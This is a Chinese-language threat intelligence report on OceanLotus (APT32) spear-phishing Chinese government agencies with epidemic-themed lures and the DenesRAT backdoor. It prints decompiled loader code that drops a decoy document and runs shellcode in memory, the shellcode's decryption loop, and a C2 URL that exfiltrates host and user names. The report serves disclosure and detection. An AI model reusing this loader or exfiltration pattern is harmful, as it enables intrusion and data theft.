越南国家背景APT组织“海莲花”利用疫情话题攻击我国政府机构

By 安全威胁情报

Archived: 2026-04-05 15:37:03 UTC

TAG：高级可持续攻击、海莲花、中国、APT32、OceanLotus、DenesRAT、政府

TLP：白（报告使用及转发不受限制）

日期：2020-03-05

概述

新型肺炎近期在全球范围内引起广泛关注，微步情报局监测发现，自新型肺炎爆发以来，有大量APT组织和黑产团伙利用作为话题发起攻击，如白象、绿斑、蔓灵花、海莲花、Kimsuky和Hades等，微步在线已撰写了多篇相关报告披露来此类攻击活动。

“海莲花”，又名APT32和OceanLotus，是越南背景的黑客组织。该组织至少自2012年开始活跃，长期针对中国能源相关行业、海事机构、海域建设部门、科研院所和航运企业等进行网络攻击。除中国外，“海莲花”的目标还包含全球的政府、军事机构和大型企业，以及本国的媒体、人权和公民社会等相关的组织和个人。

近期，微步情报局通过威胁狩猎系统再次捕获“海莲花”利用疫情话题针对我国发起攻击活动的样本文件，分析有如下发现：


- 攻击者以“湖南省家禽H5N1亚型高致病性禽流感疫情情况”、“冠状病毒实时更新：中国正在追踪来自湖北的旅行者”等时事热点为诱饵进行鱼叉攻击，攻击活动或发生于今年2月。
- 攻击者利用带数字签名的WPS文件，通过社会工程学诱导受害者点击执行，运行以后会通过侧加载方式装载恶意DLL，释放诱饵文档并且在内存中加载DenesRAT木马。
- DenesRAT木马具备文件操作、注册表读写、设置环境变量和远程执行代码等功能的后门，该后门被插入大量花指令用于对抗分析。
- 通过C2域名关联发现，“海莲花”此次攻击活动的目标或涉及我国某部委及武汉市多家政府机构，性质极为恶劣。
- 微步在线通过对相关样本、IP和域名的溯源分析，共提取5条相关IOC，可用于威胁情报检测。微步在线的威胁情报平台（TIP）、威胁检测平台（TDP）、API等均已支持此次攻击事件和团伙的检测。

详情


自活跃以来，“海莲花”一直持续针对我国进行网络攻击。在攻击过程中，“海莲花”一直在尝试不同方法以实现在目标系统上执行恶意代码和绕过安全检测，其中经常使用的包含白利用和C2流量伪装等。白利用和压缩文件结合是“海莲花”惯用的木马投递手法。

近日，微步情报局再次捕获到多个“海莲花”利用合法WPS可执行程序加载恶意DLL针对我国等目标的攻击样本。


诱饵一：湖南省家禽H5N1亚型高致病性禽流感疫情情况.docx



诱饵二：冠状病毒实时更新：中国正在追踪来自湖北的旅行者.doc



相关攻击的整体攻击流程如下：



由于诱饵文档相关内容均出现于今年2月上旬，据此推断攻击活动或发生在2月期间。

样本分析

攻击者通过带数字签名的WPS文件侧加载恶意DLL krpt.dll，krpt.dll执行后会解压DLL携带的资源文件并释放出诱饵文档，同时在内存中构造出后门DLL数据，然后修复导入表和重定位表。接着调用这个DLL的DllMain函数完成初始化，最后调用这个DLL的导出函数DllEntry执行后门功能。

由于投递的两个样本代码和C2基本完全一致，下文以其中一个为例进行分析。

1、 基本信息如下：

恶意文件名称	krpt.dll

SHA256	c0d295d414ccd0b84a0e6c9f8c42083355a92ba97182d3aed9d5e8a99e3a99b1
SHA1	5ba69be6ff537224fcc1cd1090ffd0303af69d88
MD5	c8ea645fc5ac975af53e568566b90131
样本大小	1. 17 MB (1,230,848 字节)
样本格式	DLL

2、 侧加载方式装载“krpt.dll”文件并调用“_force_link_krpt”导出函数，然后将DLL携带的诱导文档资源释放到“%TEMP%”目录，相关代码：

```
if ( sub_10001710(v3, v4) )
{
  if ( !ExpandEnvironmentStringsW(L"%temp%", &Dst, 0x258u) )
  {
    v28 = -1;
    if ( _InterlockedDecrement((volatile signed __int32 *)pMore - 1) <= 0 )
      (*(void (__stdcall **)(LPCWSTR))(**((_DWORD **)pMore - 4) + 4))(pMore - 8);
    goto LABEL_27;
  }
  v2 = pMore;
  if ( *((_DWORD *)pMore - 1) > 1 )
  {
    sub_100017E0(*((_DWORD *)pMore - 3));
    v2 = pMore;
  }
  if ( !PathAppendW(&Dst, v2) )
    goto LABEL_25;
  if ( PathFileExistsW(&Dst) )
    goto LABEL_23;
  v5 = hModule;
  if ( hModule )
  {
    v6 = FindResourceW(hModule, (LPCWSTR)0x66, L"asdklfjghedjihasio");
    v7 = v6;
    if ( v6 )
    {
      v8 = LoadResource(v5, v6);
      if ( v8 )
      {
        lpBuffer = LockResource(v8);
        if ( lpBuffer )
        {
          v9 = (const WCHAR *)SizeofResource(v5, v7);
          if ( v9 )
          {
            v10 = CreateFileW(&Dst, 0x40000000u, 0, 0, 2u, 0x80u, 0);
            if ( v10 != (HANDLE)-1 )
            {
              pMore = 0;
              WriteFile(v10, lpBuffer, (DWORD)v9, (LPDWORD)&pMore, 0);
              if ( v9 != pMore )
              {
```


3、 释放完诱导文档后，加载资源文件中的Shellcode代码，相关代码：

```
114  v12 = (volatile signed __int32 *)(v2 - 8);
115  v28 = -1;
116  if ( _InterlockedDecrement(v12 + 3) <= 0 )
117    (*(void (__stdcall **)(volatile signed __int32 *))(**(_DWORD **)v12 + 4))(v12);
118LABEL_27:
119  v13 = hModule;
120  if ( hModule )
121  {
122    v14 = FindResourceW(hModule, (LPCWSTR)0x65, L"asdklfjghedjihasio");
123    v15 = v14;
124    if ( v14 )
125    {
126      v16 = LoadResource(v13, v14);
127      if ( v16 )
128      {
129        v17 = LockResource(v16);
130        if ( v17 )
131        {
132          v18 = SizeofResource(v13, v15);
133          v19 = v18;
134          if ( v18 )
135          {
136            v20 = (void (*)(void))VirtualAlloc(0, v18 + 1, 0x1000u, 0x40u);
137            v21 = v20;
138            if ( v20 )
139            {
140              memmove(v20, v17, v19);
141              *((_BYTE *)v21 + v19) = -61;
142              v21();                    // 调用解密出来的ShellCode
143            }
```


4、 Shellcode头部为循环解密代码，相关代码：

```
03B00000   D9EE            fldz
03B00002   D97424 F4       fstenv (28-byte) ptr ss:[esp-0xC]
03B00006   5E              pop esi
03B00007   BF 7066194B     mov edi,0x4B196670
03B0000C   2BC9            sub ecx,ecx
03B0000E   B9 8D3F0200     mov ecx,0x23F8D
03B00013   317E 1B         xor dword ptr ds:[esi+0x1B],edi
03B00016   83EE FC         sub esi,-0x4
03B00019   037E 17         add edi,dword ptr ds:[esi+0x17]
03B0001C   E2 F5           loopd short 03B00013
03B0001E   B8 00000200     mov eax,0x20000
```


5、 接着会获取HTTP接口函数，获取计算机名和用户名，通过HTTP方式提交到“libjs.inquirerjs.com"/script/x.png?CN=计算机名称&UN=用户名称&C=Windows_N”，如下图：




6、 执行完HTTP请求后，跳转到插入大量“海莲花”常用花指令的Shellcode，最终在内存中加载DenesRAT后门，截图为DLL功能入口：



7、 解密后的DenesRAT的C2配置为“vitlescaux.com”，如下：



8、 然后连接C2：“vitlescaux.com:28194”，通过TCP协议发送加密后的数据到C2服务器，相关截图：



9、 最终释放的DenesRAT为“海莲花”组织私有木马，能够根据C2服务器下发的指令执行相应的功能，主要功能有：

- 文件操作，比如创建文件或目录、删除文件或目录、查找文件；
- 注册表读写；
- 远程执行代码，比如创建进程、执行DLL等；

- 设置环境变量。

关联分析

综合分析此次攻击的背景、TTPs、以及所使用的木马和网络资产，确定幕后攻击者为“海莲花”。

对libjs.inquirerjs.com进行关联分析发现，该域名曾在之前“海莲花”的攻击中被使用。

此外，该域名近期还出现了多个可疑URL地址，涉及x****c@china*****.gov.cn 、wu****zs@wuhan.gov.cn、y****c@126.com等邮箱地址。根据微步情报局对“海莲花”历史活动的分析，这些URL应是被用于对目标邮箱的探测行为。而相关邮箱分别属于我国某部委及武汉市多家政府机构，暴露出“海莲花”此次攻击活动的险恶用心。
